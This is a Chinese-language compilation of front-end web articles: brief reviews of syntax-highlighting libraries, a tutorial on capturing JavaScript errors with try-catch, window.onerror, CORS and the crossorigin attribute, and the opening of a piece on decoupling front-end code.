
CodePress

CodePress 是个基于 web 的源代码编辑器，当在浏览器中编写 JavaScriptis 代码的时候能实时的进行代码高亮。



JavaScript Syntax Highlighter

JavaScript Syntax Highlighter 是个客户端代码高亮工具，支持的语言有：HTML, CSS, JavaScript, PHP, SQL, HTTP 和 SMTP 协议， php.ini 和 Apache 配置，支持所有主流的浏览器：Internet Explorer, Firefox, Opera and Google Chrome。JUSH 同时也是个 jQuery 和 WordPress 插件。




Chili

Chili 是个 jQuery 代码高亮插件，可以快速的进行代码高亮，设置非常简单，完全自定义，而且有着完整的文档。

此 插件支持的语言有： C++, C#, CSS, Delphi, Java, JavaScript, LotusScript, MySQL, PHP, XHTM；支持的浏览器有： Internet Explorer, Firefox, Opera 和 Safari。


Pygments

Pygments 是个通用代码语法高亮工具，许多常用的软件都使用了这款工具，比如论坛系统，wikis 或者其他需要美化代码的应用。 Pygments 支持范围非常广泛的编程语言，和大量的输出格式，包括 HTML, RTF, LaTeX 和 ANSI 序列。




Ultraviolet

Ultraviolet 是个基于 Textpow 的代码语法高亮引擎。自从使用了 Textmate 语法高亮文件 就能支持超过 50 中语言的语法高亮显示和 20 种不同的主题，而且是开箱即用哦。




Lighter

Lighter 是一款免费的 MooTools 代码高亮插件。使用 lighter.js 简单到只需要在你的页面中添加一段简单的脚本就 OK 了。



beautyOfCode


这是个 jQuery 语法高亮插件，使用 Alex Gorbatchev 的 SyntaxHighlighter，但是这个插件兼容 xhtml 语法。



SyntaxHighlighter

SyntaxHighlighter 是个功能齐全的独立代码语法高亮工具，使用 JavaScript 编写。目前已经得到了 Apache, Aptana, Mozilla, Yahoo, Wordpress, Bug Labs, Freshbooks 的一致认可，并且都在使用。

SyntaxHighlighter 允许在 web 页面插入彩色代码片段，不需要依赖任何服务器端脚本。



via realcombiz.com

如何捕获和分析 JavaScript Error

前端工程师都知道 JavaScript 有基本的异常处理能力。我们可以 throw new Error()，浏览器也会在我们调用 API 出错时抛出异常。但估计绝大多数前端工程师都没考虑过收集这些异常信息。反正只要 JavaScript 出错后刷新不复现，那用户就可以通过刷新解决问题，浏览器不会崩溃，当没有发生过好了。这种假设在 Single Page App 流行之前还是成立的。现在的 Single Page App 运行一段时间后状态复杂无比，用户可能进行了若干输入操作才来到这里的，说刷新就刷新啊？之前的操作岂不要完全重做？所以我们还是有必要捕获和分析这些异常信息的，然后我们就可以修改代码避免影响用户体验。

捕获异常的方式

我们自己写的 throw new Error() 想要捕获当然可以捕获，因为我们很清楚 throw 写在哪里了。但是调用浏览器 API 时发生的异常就不一定那么容易捕获了，有些 API 在标准里就写着会抛出异常，有些 API 只有个别浏览器因为实现差异或者有缺陷而抛出异常。对于前者我们还能通过

try-catch 捕获，对于后者我们必须监听全局的异常然后捕获。

try-catch

如果有些浏览器 API 是已知会抛出异常的，那我们就需要把调用放到 try-catch 里面，避免因为出错而导致整个程序进入非法状态。例如说 window.localStorage 就是这样的一个 API，在写入数据超过容量限制后就会抛出异常，在 Safari 的隐私浏览模式下也会如此。

```
try {
  localStorage.setItem('date', Date.now());
} catch (error) {
  reportError(error);
}
```

另一个常见的 try-catch 适用场景是回调。因为回调函数的代码是我们不可控的，代码质量如何，会不会调用其它会抛出异常的 API，我们一概不知道。为了不要因为回调出错而导致调用回调后的其它代码无法执行，所以把调用回到放到 try-catch 里面是必须的。

```
listeners.forEach(function(listener) {
  try {
    listener();
  } catch (error) {
    reportError(error);
  }
});
```

window.onerror

对于 try-catch 覆盖不到的地方，如果出现异常就只能通过 window.onerror 来捕获了。

```
window.onerror =
  function(errorMessage, scriptURI, lineNumber) {
    reportError({
      message: errorMessage,
      script: scriptURI,
      line: lineNumber
```

```
    });
}
```

注意不要耍小聪明使用 window.addEventListener 或 window.attachEvent 的形式去监听 window.onerror。很多浏览器只实现了 window.onerror，或者是只有 window.onerror 的实现是标准的。考虑到标准草案定义的也是 window.onerror，我们使用 window.onerror 就好了。

属性丢失

假设我们有一个 reportError 函数用来收集捕获到的异常，然后批量发送到服务器端存储以便查询分析，那么我们会想要收集哪些信息呢？比较有用的信息包括：错误类型（name）、错误消息（message）、脚本文件地址（script）、行号（line)、列号（column）、堆栈跟踪（stack）。如果一个异常是通过 try-catch 捕获到的，这些信息都在 Error 对象上（主流浏览器都支持），所以 reportError 也能收集到这些信息。但如果是通过 window.onerror 捕获到的，我们都知道这个事件函数只有 3 个参数，所以这 3 个参数意外的信息就丢失了。

序列化消息

如果 Error 对象是我们自己创建的话，那么 error.message 就是由我们控制的。基本上我们把什么放进 error.message 里面，window.onerror 的第一个参数（message）就会是什么。（浏览器其实会略作修改，例如加上 'Uncaught Error: ' 前缀。）因此我们可以把我们关注的属性序列化（例如 JSON.Stringify）后存放到 error.message 里面，然后在 window.onerror 读取出来反序列化就可以了。当然，这仅限于我们自己创建的 Error 对象。

第五个参数

浏览器厂商也知道大家在使用 window.onerror 时受到的限制，所以开始往 window.onerror 上面添加新的参数。考虑到只有行号没有列号好像不是很对称的样子，IE 首先把列号加上了，放在第四个参数。然而大家更关心的是能否拿到完整的堆栈，于是 Firefox 说不如把堆栈放在第五个参数吧。但 Chrome 说那还不如把整个 Error 对象放在第五个参数，大家想读取什么属性都可以了，包括自定义属性。结果由于 Chrome 动作比较快，在 Chrome 30 实现了新的 window.onerror 签名，导致标准草案也就跟着这样写了。

```
window.onerror = function(
```

```
    errorMessage,
    scriptURI,
    lineNumber,
    columnNumber,
    error
) {
    if (error) {
        reportError(error);
    } else {
        reportError({
            message: errorMessage,
            script: scriptURI,
            line: lineNumber，
            column: columnNumber
        });
    }
}
```

属性正规化

我们之前讨论到的 Error 对象属性，其名称都是基于 Chrome 命名方式的，然而不同浏览器对 Error 对象属性的命名方式各不相同，例如脚本文件地址在 Chrome 叫做 script 但在 Firefox 叫做 filename。因此，我们还需要一个专门的函数来对 Error 对象进行正规化处理，也就是把不同的属性名称都映射到统一的属性名称上。具体做法可以参考这篇文章。尽管浏览器实现会更新，但人手维护一份这样的映射表并不会太难。

类似的是堆栈跟踪（stack）的格式。这个属性以纯文本的形式保存一份异常在发生时的堆栈信息，由于各个浏览器使用的文本格式不一样，所以也需要人手维护一份正则表达，用于从纯文本中提取每一帧的函数名（identifier）、文件（script）、行号（line）和列号（column）。

安全限制

如果你也遇到过消息为 'Script error.' 的错误，你会明白我在说什么的，这其实是浏览器针对不同源（origin）脚本文件的限制。这个安全限制的理由是这样的：假设一家网银在用户登录后返回的 HTML 跟匿名用户看到的 HTML 不一样，一个第三方网站就能把这家网银的 URI 放到 script.src 属性里面。HTML 当然不可能被当做 JS 解析啦，所以浏览器会抛出异常，而这个第三方网站就能通过解析异常的位置来判断用户是否有登录。为此浏览器对于不同源脚本文件抛出的异常一律进行过滤，过滤得只剩下 'Script error.' 这样一条不变的消息，其它属性统统消失。

对于有一定规模的网站来说，脚本文件放在 CDN 上，不同源是很正常的。现在就算是自己做个小网站，常见框架如 jQuery 和 Backbone 都能直接引用公共 CDN 上的版本，加速用户下载。所以这个安全限制确实造成了一些麻烦，导致我们从 Chrome 和 Firefox 收集到的异常信息都是无用的 'Script error.'。

CORS

想要绕过这个限制，只要保证脚本文件和页面本身同源即可。但把脚本文件放在不经 CDN 加速的服务器上，岂不降低用户下载速度？一个解决方案是，脚本文件继续放在 CDN 上，利用 XMLHttpRequest 通过 CORS 把内容下载回来，再创建 <script> 标签注入到页面当中。在页面当中内嵌的代码当然是同源的啦。

这说起来很简单，但实现起来却有很多细节问题。用一个简单的例子来说：

```
<script src="http://cdn.com/step1.js"></script>
<script>
  (function step2() {})();
</script>
<script src="http://cdn.com/step3.js"></script>
```

我们都知道这个 step1、step2、step3 如果存在依赖关系的话，则必须严格按照这个顺序执行，否则就可能出错。浏览器可以并行请求 step1 和 step3 的文件，但在执行时顺序是保证的。如果我们自己通过 XMLHttpRequest 获取 step1 和 step3 的文件内容，我们就需要自行保证其顺序正

确性。此外不要忘记了 step2，在 step1 以非阻塞形式下载的时候 step2 就可以被执行了，所以我们还必须人为干预 step2 让它等待 step1 完成后再执行。

如果我们已经有一整套工具来生成网站上不同页面的 <script> 标签的话，我们就需要调整一下这套工具让它对 <script> 标签做出改动：

```
<script>
  scheduleRemoteScript('http://cdn.com/step1.js');
</script>
<script>
  scheduleInlineScript(function code() {
    (function step2() {})();
  });
</script>
<script>
  scheduleRemoteScript('http://cdn.com/step3.js');
</script>
```

我们需要实现 scheduleRemoteScript 和 scheduleInlineScript 这两个函数，并且保证它们在第一个引用外部脚本文件的 <script> 标签之前就被定义好，然后余下的 <script> 标签都会被改写成上面这种形式。注意原本立即执行的 step2 函数被放到了一个更大的 code 函数里面了。code 函数并不会被执行，它只是一个容器而已，这样使得原本 step2 的代码不需要转义就能保留下来，但又不会被立即执行。

接下来我们还需要实现一套完整的机制，保证这些由 scheduleRemoteScript 根据地址下载回来的文件内容和由 scheduleInlineScript 直接获取到的代码能够按照正确的顺序一个接一个地执行。详细的代码我就不在这里给出了，大家有兴趣可以自己去实现。

行号反查

通过 CORS 获取内容再把代码注入页面能够突破安全限制，但会引入一个新的问题，那就是行号冲突。原本通过 error.script 可以定位到唯一的脚本文件，再通过 error.line 可以定位到唯一的行

号。现在由于都是页面内嵌的代码，多个 <script> 标签并不能通过 error.script 来区分，然而每一个 <script> 标签内部的行号都是从 1 算起的，结果就导致我们无法利用异常信息定位错误所在的源代码位置。

为了避免行号冲突，我们可以浪费一些行号，使得每一个 <script> 标签中有实际代码所使用的行号区间互相不重叠。举个例子来说，假设每个 <script> 标签中的实际代码都不超过 1000 行，那么我可以让第一个 <script> 标签中的代码占用第 1－1000 行，让第二个 <script> 标签中的代码占用第 1001－2000 行（前面插入 1000 行空行），第三个 <script> 标签种的代码占用第 2001－3000 行（前面插入 2000 行空行），以此类推。然后我们使用 data-* 属性记录这些信息，便于反查。

```
<script
  data-src="http://cdn.com/step1.js"
  data-line-start="1"
>
  // code for step 1
</script>
<script data-line-start="1001">
  // '\n' * 1000
  // code for step 2
</script>
<script
  data-src="http://cdn.com/step3.js"
  data-line-start="2001"
>
  // '\n' * 2000
  // code for step 3
</script>
```

经过这样处理后，如果一个错误的 error.line 是 3005 的话，那意味着实际的 error.script 应该

是 'http://cdn.com/step3.js'，而实际的 error.line 则应该是 5。我们可以在之前提到的 reportError 函数里面完成这项行号反查工作。

当然，由于我们没办法保证每一个脚本文件只有 1000 行，也有可能有些脚本文件明显小于 1000 行，所以其实不需要固定分配 1000 行的区间给每一个 <script> 标签。我们可以根据实际脚本行数来分配区间，只要保证每一个 <script> 标签所使用的区间互不重叠就可以了。

crossorigin 属性

浏览器对于不同源的内容进行的安全限制当然不仅限于 <script> 标签。既然 XMLHttpRequest 可以通过 CORS 来突破这个限制，为什么直接通过标签引用的资源就不可以呢？这当然是可以的。

针对 <script> 标签引用不同源脚本文件的限制同样作用于 <img> 标签引用不同源图片文件。如果一个 <img> 标签是不同源的话，一旦在 <canvas> 绘图时用到了，该 <canvas> 将变为只写状态，保证网站不能通过 JavaScript 窃取未授权的不同源图片数据。后来 <img> 标签通过引入 crossorigin 属性解决了这个问题。如果使用 crossorigin="anonymous"，则相当于匿名 CORS；如果使用 `crossorigin= “use-credentials”，则相当于带认证的 CORS。

既然 <img> 标签能这样做，为什么 <script> 标签就不能这样做？于是浏览器厂商就为 <script> 标签加入了同样的 crossorigin 属性用于解决上述安全限制问题。现在 Chrome 和 Firefox 对这个属性的支持是完全没有问题的。Safari 则会把 crossorigin="anonymous" 当做 crossorigin="use-credentials" 处理，结果是如果服务器只支持匿名 CORS 则 Safari 会当做认证失败。由于 CDN 服务器出于性能的考虑被设计为只能返回静态内容，不可能动态的根据请求返回认证 CORS 所需的 HTTP Header，Safari 相当于不能利用此特性来解决上述问题。

总结

JavaScript 异常处理看起来很简单，跟其它语言没什么区别，但真的要把异常都捕获了然后对属性做分析，其实还不是那么容易的事情。现在尽管有一些第三方服务提供捕获 JavaScript 异常的类 Google Analytics 服务，但如果要弄明白其中的细节和原理还是必须自己亲手做一次。

原文链接

http://chinese.catchen.me/2014/03/how-to-capture-and-analyze-javascript-error.html?

前端的多重分离解耦

摘要

今天要跟大家分享的主题是《前端的多重分离解耦》，在进入正题之前，先看看经常引起争论的几个问题：

价值观问题

完成比完美更重要（faceboock）

我们经常会想一开始就把东西做的很完美，但是现实没有那么美好。我们要在很短的工期内完成大部分的工作，不然就得加班赶工，但是后面往往有很长的空闲期可以来做优化。所以更好的办法是先完成再完美，一开始要构思好，后期才不会乱。

一致比优秀更重要《高流量网站 CSS 开发技术》

在多人合作的时候，每个人的想法都不太一样，先保持一致，再考虑做的更优秀。我一直在思考如何让每个人写出来的结构基本都一样？如何在原型确认后就开始写结构，让视觉、前端、后端能并行工作。这就要求前端足够的分离，各个阶段都不冲突。

团队合作问题

学习成本

技术都是会流动的，如何让别人理解我们写的东西？如何让新来的成员快速的进入工作？ 面对那么多的新名字，具体是干什么的？会不会牵一发动全身？都要实践了才知道。

沟通成本


在需求变动的时候，团队如何更好的协调，降低沟通成本？好的办法是让每个人的工作独立开，相互没有影响。

维护成本

如何让自己做的东西，让后面的人好维护，而不是推翻重做？整理部件库是一个很好的方法。把公用的元素展示出来，方便后期直接调用，避免重复造轮子。 如何把这些成本降到最低，就是今天要讲的话题。

如何分离

我们都知道 html，css，js 要分离，可以减少代码的耦合，一般的做法是不使用表现型的标签、内联样式，事件的绑定不和 html 写在一起。但是这样往往分离的不够彻底。 要跟 html 打交道的只有 css 和 js 吗？不止，这里还加入无障碍，seo，mvc 。



这张图体现了大致的构思，有一些内容比较多，暂时隐藏，下面会详细的介绍。

Css

Css 都用 class 来命名，主要是方便公用。这里引入命名空间和索引。

命名空间

page 类用来设置页面布局，module 类具有唯一性，widget 是公用的块级元素，图形是公用的行内块或行内元素。

布局（page）

以 p 为开头的只设置宽度和间距，和模块分离开。

模块（module）


以 m 开头的在同一个页面内具有唯一性，可以用来控制公用的元素。模块的布局要和部件分离。

部件（widget）

